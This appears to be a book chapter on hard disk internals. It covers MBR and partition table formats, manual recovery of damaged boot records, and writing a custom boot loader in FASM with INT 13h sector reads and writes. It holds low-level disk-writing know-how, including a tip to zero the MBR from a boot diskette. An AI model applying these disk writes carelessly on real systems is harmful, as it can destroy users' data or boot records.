The disk identifier field contains a unique 32-bit sequence that helps the operating system distinguish one mounted disk from another. This sequence is automatically copied into the following registry key: `HKLM\SYSTEM\MountedDevices`. Actually, Windows can do without it; therefore, the contents of this field are not critical.

The `Boot ID` field contains the identifier of the file system installed on the partition. For NTFS, this value is 07h. According to official specification, dynamic disks are assigned the 42h identifier value. Actually, this is true only for dynamic disks created by updating a normal partition to a dynamic one. Information about other dynamic disks is not stored in the partition table. Instead, this information is contained in the last megabyte of the physical disk, in the logical disk manager (LDM) database, and is invisible for standard disk managers. If you install any operating system of the Windows 9x family or any version of UNIX on the disk that contains dynamic volumes, they might be irreversibly lost because, according to the partition table, the space occupied by them is marked as free. Nevertheless, a bootable logical disk, whether or not it is a dynamic disk, must be present in the partition table; otherwise, BIOS will be unable to load it.




Fig. 5.2. The structural method of a typical hard disk containing primary and extended partitions




Fig. 5.3. Extended partition table

Four partition table records are allowed to have only four logical disks (see Fig. 5.1). Clearly, this was not sufficient; however, it was impossible to extend the partition table because the last record was adjacent to the end of the sector. Developers did not want to use the next sector because it was actively used by many viruses and nonstandard drivers. Besides this, such an approach did not solve the problem; it only delayed an inevitable end. Therefore, another solution was found. Engineers introduced the concept of extended partitions. If the `Boot ID` value of a certain partition is equal to `05h` or `0Fh`, it is interpreted as a “virtual physical disk” with its own partition table located in its beginning and pointed to by the starting sector of an extended partition (Fig. 5.2). In other words, the partition table becomes nested, and the nesting level is limited only to the available disk space and the amount of stack memory of the loader (provided that it uses the recursive scanning algorithm). The partition table is “spread” over the entire disk (Fig. 5.3). Most backup utilities save only the first sector, which obviously is not enough. The first sector, however, is damaged more often than the other ones; therefore, even the bad backup policy is better than nothing.

Standard partitioning utilities, such as `fdisk.exe` and Disk Manager, create one primary and one extended partition in every partition table. Thus, if you need to partition your disk into four logical drives, you will have four partition tables (Listing 5.4), although in this case it is possible to do with one. The standard loader of `fdisk.exe` requires the active partition to be located in the first sector of the partition table; therefore, the operating system can be booted only from the C: disk. Non-standard managers that analyze the entire chain of partitions allow you to boot from any partition. The most honest ones create another partition in the first partition table (if the disk was partitioned using `fdisk.exe`, there always is free space there), mark it active, and place their body there. Other ones implant themselves directly into the MBR, thus replacing the master boot code, which results in compatibility problems.

Listing 5.4. An example partition table created using `fdisk.exe`

Sector Inspector

Copyright Microsoft Corporation 2003

=====

Target - \\.\PHYSICALDRIVE0

1867 Cylinders

255 Heads

```
63 Sectors Per Track
512 BytesPerSector
12 MediaType
```

```
LBN 0    [C 0, H 0, S 1]
```

Master Boot Record

B	FS TYPE		START		END				
F	(hex)	C	H	S	C	H	S	RELATIVE	TOTAL
*	07	0	1	1	764	254	63	63	12289662
	0f	765	0	1	1023	254	63	12289725	17687565
	00	0	0	0	0	0	0	0	0
	00	0	0	0	0	0	0	0	0

LBN 12289725 [C 765, H 0, S 1]

Extended Boot Record

B		FS TYPE		START			END							
F		(hex)		C	H	S	C	H	S	RELATIVE		TOTAL		
=====														
		07		765	1	1	1023	254	63		63		8193087	
		05		1023	0	1	1023	254	63		8193150		4096575	
		00		0	0	0		0	0		0		0	
		00		0	0	0		0	0		0		0	

LBN 20482875 [C 1275, H 0, S 1]

Extended Boot Record

B	FS TYPE	START			END				
F	(hex)	C	H	S	C	H	S	RELATIVE	TOTAL
	07	1023	1	1	1023	254	63	63	4096512
	05	1023	0	1	1023	254	63	12289725	5397840
	00	0	0	0	0	0	0	0	0
	00	0	0	0	0	0	0	0	0

LBN 24579450 [C 1530, H 0, S 1]

Extended Boot Record

B	FS TYPE	START			END				
F	(hex)	C	H	S	C	H	S	RELATIVE	TOTAL
	07	1023	1	1	1023	254	63	63	5397777
	00	0	0	0	0	0	0	0	0
	00	0	0	0	0	0	0	0	0
	00	0	0	0	0	0	0	0	0

If the partition table is damaged or corrupted, either the logical disks will be unavailable (in which case the `c:` command results in an error message) or their size will be changed and subsequent reformatting will overwrite the data from the adjacent partition or truncate the current partition. By the way, if the extended partition points to itself or to one of the previous partitions in a chain, all operating systems that I know of will freeze at the boot stage, even if the disk is connected as a slave. To correct this situation, it is necessary to start the disk editor or any other utility; however, to do this it is necessary to boot the operating system! There are several ways of bypassing this problem that at first glance seems to have no solution. The easiest one is to hot-swap the disk and then work with it through BIOS or input/output ports. If both the disk and the motherboard survive (and for IDE devices, hot-swapping is a hazardous task), you'll be able to start the disk doctor and work with the disk at the physical level. Another, purely hackish method is to patch

MS-DOS by changing 55h AAh to something else, after which it will be unable to recognize the partition table and, consequently, will not analyze it. As a variant, you can write a specially-prepared program into the diskette's boot sector, which will fill the MBR with zeros or change the signature located in its end. After that, simply boot from that diskette.

Using any disk editor (for example, Microsoft Disk Probe from the resource kit), read the first sector of the physical disk. It must appear as shown in Fig. 5.4.

The MBR appears to be much like the Matrix, doesn't it? Its format is briefly outlined in Table 5.2.




Fig. 5.4. MBR appearance

Table 5.2. MBR format

Offset	Size	Description
0x000	Variable	Master boot loader
1x1BB	4h	Disk identifier
0x1BE	10h	Partition 1
0x1CE	10h	Partition 2
0x1DE	10h	Partition 3
0x1EE	10h	Partition 4
0x1FE	0x2	Partition table identifier — the 55h Aah signature

The first 1BBh bytes are occupied by the loader code and data, among which the text strings are clearly visible. (By the way, Microsoft makes a blatant error by localizing the loader messages. BIOS doesn't contain fonts for local languages; thus, the localized strings would appear as senseless garbage.)

At the 1BBh offset there is the 4-byte disk identifier, forcibly assigned by Windows when starting Disk Manager. Since the early IBM PC computers (these were IBM PC XT), the loader owned the first 1BEh bytes of the MBR sector, and most loaders (as well as viruses) made extensive use of these bytes. It isn't difficult to guess what would happen if the identifier were suddenly written into the loader. This would surely kill it. Thus, it is better not to touch bytes 1BBh–1BEh.

Starting from the 1BEh offset is the partition table, which is an array made up of four records of the `partition` type. The format of a partition table record is shown in Table 5.3. Each partition describes a logical disk of its own, which allows you to create up to four partitions on each hard disk drive. Dynamic disks introduced with Windows 2000 are stored in the LDM database and need not be present in the partition table.

Table 5.3. Partition record format

Offset					Size	Description
000	1BE	1CE	1DE	1EE	BYTE	Boot indicator 80h — active partition; 00h — partition is not bootable
001	1BF	1CF	1DF	1EF		Starting head of the partition

continues

Table 5.3 Continued

Offset					Size	Description
002	1C0	1D0	1E0	1F0	BYTE	Starting sector of the partition (bits 0–5) Most significant bits of the starting cylinder (bits 6–7)
003	1C1	1D1	1E1	1F1	BYTE	Least significant bits of the starting cylinder (bits 0–7)
004	1C2	1D2	1E2	1F2	BYTE	System identifier (Boot ID); see Table 5.4
005	1C3	1D3	1E3	1F3	BYTE	Ending head of the partition
006	1C4	1D4	1E4	1F4	BYTE	Ending sector of the partition (bits 0–5) Most significant bits of the ending cylinder (bits 6–7)
007	1C5	1D5	1E5	1F5		Least significant bits of the ending cylinder (bits 0–7)
008	1C6	1D6	1E6	1F6	DWORD	Offset of the partition from the start of the partition table in sectors
00C	1CA	1DA	1EA	1FA	DWORD	Number of sectors in the partition

Table 5.4. Possible Boot ID values

Boot ID	Partition type
00h	Partition is free
0x01	FAT12 (less than 32,680 sectors in volume, or 16 MB)
0x04	FAT16 (32,680–65,535 sectors, or 16–33 MB)
0x05	Extended partition
0x06	BIGDOS FAT16 partition (33 MB–4 GB)
0x07	NTFS partition
0x0B	FAT32 partition
0x0C	FAT32 partition with extended BIOS INT 13h support
0x0E	BIGDOS FAT16 partition with extended BIOS INT 13h support
0x0F	Extended partition with extended BIOS INT 13h support

Table 5.4 Continued

Boot ID	Partition type
0x12	EISA partition
0x42	Dynamic disk
0x86	Legacy fault-tolerant FAT16 partition
0x87	Legacy fault-tolerant NTFS partition
0x8B	Legacy fault-tolerant volume formatted with FAT32
0x8C	Legacy fault-tolerant volume using BIOS INT 13h extensions formatted with FAT32

Techniques of Recovering Master Boot Record

There are lots of utilities intended for automated recovery of the master boot code and partition table (GetDataBack, EasyRecovery, Active Data Recovery Software, and so on). Until recently, they were successfully coping with their task by recovering even totally destroyed partition tables. However, with the arrival of large disks that broken the 2 GB barrier using various extensions, these utilities became confused. Therefore, you should not rely on them. If you do not want to lose your data, recover the damaged MBR manually, particularly because this is a simple operation that doesn't require expert skills. The recovery procedure will be considerably simplified if you have a copy of partition table created by Sector Inspector or a similar utility. However, users often lack such a copy.

If the operating system refuses to boot, and the BIOS complains by displaying error messages like `disk boot failure` or `non-system disk or disk error...` Press Enter to restart, this means that the 55h AAh signature is damaged or destroyed. As a rule, this kills the bootstrap loader.



It is vitally important to distinguish a BIOS message from messages displayed by the bootstrap loader and boot sector. Start BIOS Setup and disable all boot devices except for the A: drive. Then reboot without inserting a diskette into the drive and memorize the message that appears on the screen. This will be the error message of the BIOS.

The 55h AAh signature can be restored using any disk editor. However, when doing so, make sure that in the start of the disk there is a meaningful master boot code (if you cannot disassemble it mentally, use either IDA or HIEW). You are unable to disassemble even with these? Then try to evaluate the bootstrap rationality level visually (you will still require some experience of working with the code). The beginning of any standard loader must contain approximately 100h bytes of machine code in which the following sequences can be found: 00 7C, 1B 7C, BE 07, CD 13, CD 18, CD 10, and 55 AA. These are followed by typical text messages, such as Invalid partition table, Error loading operating system, and Missing operating system. If the loader is damaged but the 55 AA signature remains intact, then any attempt at booting from such a disk will result in a system hang-up.

You can restore the lost or damaged master boot loader using fdisk.exe utility, started with the /MBR command-line option. This will write the standard master boot code into the MBR of the first hard disk. By the way, the undocumented /CMBR command-line option that was introduced with MS-DOS 7.0 allows you to choose any of the connected hard disks. It is also possible to use the FIXMBR command of the Windows 2000 Recovery Console.



IMPORTANT

If you used a nonstandard loader (such as LILO), then after overwriting MBR you will be able to boot only from the primary partition. To start operating systems installed on the other partitions, you will have to reinstall your own multiboot manager (you can write such manager on your own because, if you have HIEW at your disposal or, better still, an Assembly language translator, the entire job will take no longer than half an hour).

As already mentioned, some loaders change the translation method for the hard disk addresses. Therefore, if you employ the standard loader, such a disk will be unusable. If this is the case, try to reinstall the loader from distribution disks; perhaps, this will help. Otherwise, nothing remains but to write a custom loader and determine the current disk geometry and translate sector addresses in an appropriate way. This job is quite difficult and requires serious programming skills and technical knowledge. Therefore, it will not be covered here.

If the loader informs you about an Invalid partition table, this doesn't necessarily mean that the partition table is damaged. This may mean that neither of the primary partitions has been marked as active. This may happen if you are using nonstandard loaders that boot the operating system from the extended partition.

After you issue the `FDISK /MBR` command or install an operating system that automatically replaces the standard master boot loader with a custom one, this loader will not detect any active partition available for booting. It will then burst into a stream of swear words. Such behavior is typical for Windows 98 in particular. To solve the problem, either restore the original loader or install the operating system on a primary partition and mark it active using `fdisk.exe`.

Boot from the system diskette (from another hard disk or from a bootable CD) and check whether your logical disks are visible. If yes, you can easily proceed with the further steps; otherwise, summon your courage and prepare to work with your hands and use your gray cells.

In most cases, the primary partition created by `fdisk.exe` or Disk Manager is easily recovered. Other partitions usually don't even require recovery, because the MBR is damaged most often. Extended partitions distributed over the disk usually are lost only when someone explicitly deletes partitions using `fdisk.exe` or Disk Manager.

The address of the starting sector of the first logical disk is always equal to 0/1/1 (CHS). The relative sector is the number of hard disk heads minus one (information about disk geometry is available from any disk editor, including Sector Inspector). The task of determining the last sector is more difficult. If the boot sector is not damaged (see "*Technique of Boot Sector Recovery*"), then it is possible to determine the total number of sectors in the partition by increasing the value of the `BootRecord.NumberSectors` field by one. Then the final cylinder will be equal to $\text{LastCyl} := \text{TotalSectors} / (\text{Heads} * \text{SecPerTrack})$, where `Heads` is the number of heads on the physical disk and `SecPerTrack` is the number of sectors per track. The last head number is equal to

$$\text{LastHead} := (\text{Total Sector} - (\text{LastCyl} * \text{Heads} * \text{SecPerTrack})) / \text{SecPerTrack},$$

and the last sector is equal to

$$\text{LastSec} := (\text{Total Sector} - (\text{LastCyl} * \text{Heads} * \text{SecPerTrack})) \% \text{SecPerTrack}.$$

Write the obtained values into the MBR and check whether another partition follows the computed end of the current partition. This must be either an extended partition table or a boot sector. If this is the case, then create another record in the partition table and fill it as appropriate.

What if the boot sector is missing and cannot be recovered? Can you recover the partition table? This is possible. It is only necessary to bind the `boot` or the

partition fields of the following partitions using context searching. Look for the sectors containing the 55h AAh signature in the end. It is easy to distinguish a boot from a partition (the boot sector stores the manufacturer's identifier, such as NTFS or MSWIN4.1, at the 2-byte offset from its beginning). The size of the current partition is smaller by one sector; knowing the size and geometry of the disk, it is possible to compute the ending CHS.

Bear in mind that Windows stores a copy of the boot sector that, depending on the version, can be located in the middle or in the end of the partition. Other copies can be found in backup files and in the swap file. By the way, it is recommended that you look at these to check whether they contain something digestible. How do you distinguish a sector copy from its original? Obvious, my dear Watson! If it is the original, it will be followed by the internal file system structures (for NTFS, this will be MFT, in which every record starts from the easily recognizable `FILE*` string). Because internal structures of the file system usually are located at more or less predictable offsets from the partition start, based on their dislocation it is possible to restore the size of every logical disk, even if all boot or partition entries are destroyed.

What happens if the partition boundaries are determined incorrectly? If you go too far by increasing the partition size more than necessary, everything will operate normally, because the map for free space is stored in a special structure (for NTFS, this is the `$bitmap` file, and for FAT16/32 it is the FAT itself) and sectors that go beyond the boundary will be added only after you reformat the partition. If you only need to copy the data from the disk being recovered to another media, then you do not need to tune the parameters in the partition table. Simply expand it to the entire physical disk.

This method is suitable only for recovering the first partition of the disk. For all other partitions, you will need to determine the starting sector. This must be done correctly, because all structures of the file system are addressed from the beginning of the logical disk. Thus, if you err by a single sector, the entire mechanism will become unusable. Fortunately, some of these structures refer to themselves, providing some clues. In particular, the `$mft/$mftmif` files contain the number of their first cluster. If you find only the first `FILE*` record, you'll find the number of the current sector (provided that you can determine the number of sectors per cluster, but this is another topic that will be covered in the "*Boot Sector Basics*" section later in this chapter).

Zero Track Problem

The MBR is strictly bound to the first sector. Typical MBR sector content is shown in Listing 5.5. Thus, if the first sector happens to be destroyed, it will be impossible to work with such a disk. Until recently, the problem was solved using sector-by-sector copying of the disk, migrating the data to a healthy hard disk with identical geometry, and then recovering the MBR.

The situation has changed. Contemporary hard disks support the possibility of forcibly replacing bad sectors from a reserve fund (some disks even do this automatically); therefore, the zero track problem that had haunted programmers since the time of floppy disks and 8-bit machines has finally ceased to exist.

The sector replacement mechanism has not been standardized yet and is implemented by utilities supplied by the manufacturer of a specific disk model. Usually, they are distributed for free and can be downloaded from the Internet.

Listing 5.5. A typical MBR sector

0x0000	eb 2e 49 50 41 52 54 20-63 6f 64 65 20 30 30 39	ы. IPART code 009
0x0010	20 2d 20 49 6f 6d 65 67-61 20 43 6f 72 70 6f 72	- Iomega Corpor
0x0020	61 74 69 6f 6e 20 2d 20-31 31 2f 32 33 2f 39 30	ation - 11/23/90
0x0030	fa fc 8c c8 8e d0 bc 00-7c 8e d8 8e c0 b9 00 02	·MMLOJ. O O L ..
0x0040	bf 00 7e be 00 7c f3 a4-e9 00 02 fb bd 00 7e 8b	г. ~J. eдш.. √J. ~Л
0x0050	fd be be 01 b9 04 00 80-3a 80 74 0b 83 c6 10 e2	вJ J. .J .. A:At. Г T
0x0060	f6 8b b5 b2 01 eb 51 56-83 c6 10 49 e3 0b 80 3a	ЎЛJ. ■. ыQVT Iy.A:
0x0070	80 75 f5 8b b5 b0 01 eb-3f 5e 56 8a 12 8a 72 01	Au iJLJ. ■. ы?^VKtKr.
0x0080	8a 4a 02 8a 6a 03 bb 00-7c be 05 00 56 b8 01 02	KJ. KJ. .г. J .. Vг..
0x0090	cd 13 73 0e 33 c0 cd 13-5e 4e 75 f0 8b b5 b4 01	=!!s. 3 L==!^NuEJLJ. .
0x00a0	eb 16 5e be fe 7d 81 3c-55 aa 74 06 8b b5 b6 01	ы-^J ■. Ё<UKt. J. J .
0x00b0	eb 06 5e 03 f5 e9 48 fd-e8 1b 00 8b b5 b8 01 e8	ы. ^. iшHш←. J. Jг. ш
0x00c0	14 00 b4 00 cd 16 33 c0-8e c0 26 c7 06 72 04 34	г. .J. ==3 LO L& . r. 4
0x00d0	12 ea f0 ff 00 f0 03 f5-ac 3c 00 74 0b 56 b4 0e	тБЕ .Е. iM<. t. V . .
0x00e0	bb 07 00 cd 10 5e eb f0-c3 49 6e 76 61 6c 69 64	г. . =>^ыЕ Invalid
0x00f0	20 70 61 72 74 69 74 69-6f 6e 20 74 61 62 6c 65	partition table
0x0100	00 44 69 73 6b 20 69 73-20 6e 6f 74 20 62 6f 6f	.Disk is not boo
0x0110	74 61 62 6c 65 00 45 72-72 6f 72 20 6c 6f 61 64	table. Error load
0x0120	69 6e 67 20 6f 70 65 72-61 74 69 6e 67 20 73 79	ing operating sy

0x0130	73 74 65 6d 00 4d 69 73-73 69 6e 67 20 6f 70 65	stem.Missing ope
0x0140	72 61 74 69 6e 67 20 73-79 73 74 65 6d 00 0d 0a	rating system...
0x0150	52 65 70 6c 61 63 65 20-61 6e 64 20 73 74 72 69	Replace and stri
0x0160	6b 65 20 61 6e 79 20 6b-65 79 20 77 68 65 6e 20	ke any key when
0x0170	72 65 61 64 79 0d 0a 00-00 00 00 00 00 00 00 00	ready.....
0x0180	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0x0190	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0x01a0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 45 06E.
0x01b0	e9 00 01 01 16 01 35 01-4e 01 6a 72 a5 d5 00 00	ш...-5.N.jref..
0x01c0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0x01d0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
0x01e0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 80 01A.
0x01f0	01 00 06 3f 20 5f 20 00-00 00 e0 ff 02 00 55 aa	...? _ ...p ..UK

Creating the Master Boot Record

In this section, I'll demonstrate how to write a custom multiboot manager. The multiboot manager is the code that resides in the boot sector and, if you choose, any of the operating systems installed on your computer. When implementing this task, you'll become acquainted with the `INT 13h` interrupt, partition table, and many other interesting things. The standard loader installed by most operating systems by default is too primitive to be taken seriously. On the other hand, nonstandard third-party loaders are often too bulky and unreliable. Thus, the hackish approach is to write a custom loader. When writing it, you'll learn the Tao and Zen of Assembly language, learn how to debug programs without a debugger, and get a taste of disk hardware.

The INT 13h Interface

It is possible to control hard disks both through input/output ports and through BIOS. Techniques of controlling disks through ports are more powerful and interesting; however, programming BIOS is easier. In addition, BIOS supports various drives, abstracting from the specific features of design typical for each individual model. Therefore, I have chosen to use BIOS or, to be precise, the `INT 13h` interrupt interface.

Try to read a sector from the disk in the CHS mode. When doing so, it is necessary to act from MBR or from under “naked” MS-DOS; otherwise, you’ll fail, because Windows NT blocks direct access to the disk even from the MS-DOS emulation mode.

The number of the function is loaded into the `AH` register. In case of reading, it is equal to two. The `AL` register is responsible for the number of sectors to process. Because it is necessary to read one sector at a time, set this register to one. The `DH` register stores the head number, and `DL` holds the drive number (`80h` stands for the first hard disk, `81h` for the second, and so on). The 5 least significant bits of the `CL` register specify the sector number, and the remaining bits of the `CL` register and 8 bits of the `CH` register determine the number of the cylinder that must be read. The `ES:BX` pair of registers specifies the target buffer address. That’s all. After executing the `INT 13h` command, the data being read will be loaded into the buffer. In case of an error (for example, if the read/write head encounters a bad sector), BIOS would set the carry flag, and the loader would either repeat the read attempt or display an error message.

The code in Assembly language appears as shown in Listing 5.6.

Listing 5.6. The code that reads the boot sector or extended partition table

```
MOV SI, 1BEh           ; Go to the first partition.
MOV AX, CS             ; Set ES.
MOV ES, AX             ;
MOV BX, buf            ; Buffer offset
...
read_all_partitions:
    MOV AX, 0201h      ; Read sector 1 from the disk.
    MOV DL, 80h        ; Read from the first disk.
    MOV DH, [SI+1]     ; Starting head number
    MOV CX, [SI+2]     ; Starting sector and cylinder
    INT 13h
    JC error           ; Read error

    ; Process the read boot sector or extended partition table.
    ; =====
    ;
```

```

CMP byte [SI], 80h
JZ  LOAD_BOOT           ; This is a boot partition.
                           ; Pass control to it.

CMP byte [SI+4], 05h
JZ  LOAD_CHS_EXT        ; This is an extended partition table
                           ; in CHS format.

CMP byte [SI+4], 0Fh
JZ  LOAD_LBA_EXT        ; This is an extended partition table
                           ; in LBA format.

ADD SI, 10h             ; Go to the next partition.
CMP SI, 1EEh
JNA read_all_partitions ; Read all partitions one by one.

...

buf rb 512              ; 512-byte buffer

```

Sectors in the CHS mode are written in practically the same way they are read; however, the AH register is equal to 03h instead of 02h.

Working with the LBA mode is slightly more difficult; however, this task is not impossible for a true hacker. The sector is read using the 42h function (AH = 42h). The DL register, as earlier, must contain the drive number. The DS:SI register pair points to the disk address packet, an advanced structure of the format shown in Table 5.5.

Table 5.5. Disk address packet used for sector reading and writing in the LBA mode

Offset	Type	Description
00h	BYTE	Packet size — 10h or 18h
01h	BYTE	Reserved and must be zero
02h	WORD	Number of sectors to read
04h	DWORD	32-bit address of the target buffer in the <code>seg:offs</code> format
08h	QWORD	Starting number of the sector to read
10h	QWORD	64-bit flat address of the target buffer (used only if the 32-bit address equals FFFF:FFFF)

In general, the code that reads a sector in the LBA mode appears as shown in Listing 5.7.

Listing 5.7. Reading a sector from the disk in the LBA mode

```

MOV DI, 1BEh                ; Go to the first partition.
MOV AX, CS                  ; Configure...
MOV buf_seg                 ; the segment.
MOV EAX, [DI+08h]           ; Offset of the partition record
                             ; relative to the start of the partition
ADD EAX, EDI                ; EDI must contain the sector number
                             ; of the current MBR
MOV [X_SEC]                 ;
...
read_all_partitions:
    MOV AH, 42h              ; Read a sector in the LBA mode.
    MOV DL, 80h              ; Read from the first disk.
    MOV SI, dap              ; Offset of the address packet
    INT 13h
    JC error                 ; Read error
...
dap:
packet_size    db 10h        ; Packet size is 10h bytes.
reserved      db 00h        ; Reserved for future extensions
N_SEC         dw 01h        ; Read one sector.
buf_seg       dw 00h        ; Segment of the target buffer will be
                             ; loaded here.
buf_off       dw buf        ; Offset of the target buffer
X_SEC         dd 0           ; Number of the sector to read will be
                             ; loaded here.
              dd 0           ; Tail of the 64-bit address
                             ; (unused in practice)

buf rb 512                ; 512-byte buffer

```

The write operation is carried out in a similar way; however, this time the AH register must contain 43h instead of 42h. The AL register defines the mode: If bit 0 is set to one, BIOS doesn't carry out the write operation but simulates it instead. If bit 2 is set, it enables write verification. If AL is zero, the standard write operation is carried out by default.

Now, having considered disk interrupts, it is necessary to describe other programming issues.

Creating the Loader Code

The choice of programming tool is a matter of personal preference, but in my opinion FASM is the best tool for this purpose. From the Assembly language point of view, the loader is a normal binary file, the maximum allowable size of which is 1BBh (443) bytes. Is it too small? Do not rush to premature conclusions. Every partition always starts from the cylinder beginning, which means that there are always free sectors per track between the end of the MBR and the start of the partition. Practically all contemporary hard disks have 64 sectors per track. This makes $443 + (63 * 512) = 32.699$ bytes, or approximately 32 KB. This volume allows you to create even a graphical user interface providing mouse support and wallpapers. However, true hackers are not enticed by this possibility and prefer to work in the text mode with the command line.

As already mentioned, BIOS loads the MBR at the 7C00h address. Therefore, the Assembly code of the loader must start with the `ORG 7C00h` directive or, better still, with `USE16`, because the loader executes in a 16-bit real mode. Later, if desired, it can switch to the protected mode; for the moment, do not dig so deep.

Having located the boot partition (it can be detected by the 80h flag located at the offset from the partition start), the loader must read the first sector of this partition and load it into the memory at the 0000:7C000h address — in other words, exactly over its own body. That's too bad! To avoid a system crash, the loader must move its body to another place beforehand. As a rule, this task is carried out using the `MOVSB` command. The target location might be any location in the memory, from 0080:0067h to 9FE00h. It is not recommended that you touch the memory located below 0080:0067h, because interrupt vectors and BIOS system parameters are stored there. As relates to addresses A000h and higher, this is the start of the area where the ROM is mapped. Thus, the maximum allowed address is $A000h - 200h \text{ (sector size)} = 9FE00h$.

Do not forget that you should not touch the `DL` register under any circumstances, because it is used to pass the number of the boot drive. Some loaders are implemented so awkwardly that they always load from the first hard disk. What a shame their developers did not know this. About ten years have passed since BIOS started to allow changes to the boot order so that any drive can be the boot drive.

As far as I know, FASM is the only assembler that directly perceives the `JMP 0000:7C000h far call` command. All other assemblers require the programmer to use command combinations appearing approximately as follows: `PUSH offset_of_target/PUSH segment_of_target/RETf`. These commands push the segment and offset of the target address into the stack and then carry out far `RETf`, which jumps to the required location. Also, it is possible to use self-modifying code by “manually” assembling the `JMP FAR` command or simply by locating the target address in the segment with the source address (for example, `0000:7C000h → 0000:7E000h`). However, these approaches are inconvenient and tedious.

In general, the “skeleton” of the loader might appear as shown in Listing 5.8.

Listing 5.8. The skeleton of the simplest loader written in FASM

```
use16

ORG 7C00h

CLD                                ; Copy from left to right (addresses are growing).
MOV SI,7C00h                       ; Source location
MOV DI,7E00h                       ; Target location
MOV CX,200h                       ; Sector length
REP MOVSB                          ; Copy

; // Choose the partition from which to boot.
; // Read it into the memory at the 0000:7C000h address
; // (see Listings 5.7 and 5.6).

JMP 0000:7C000h                   ; Pass control to the boot sector.
```

Writing the Loader into the Master Boot Record

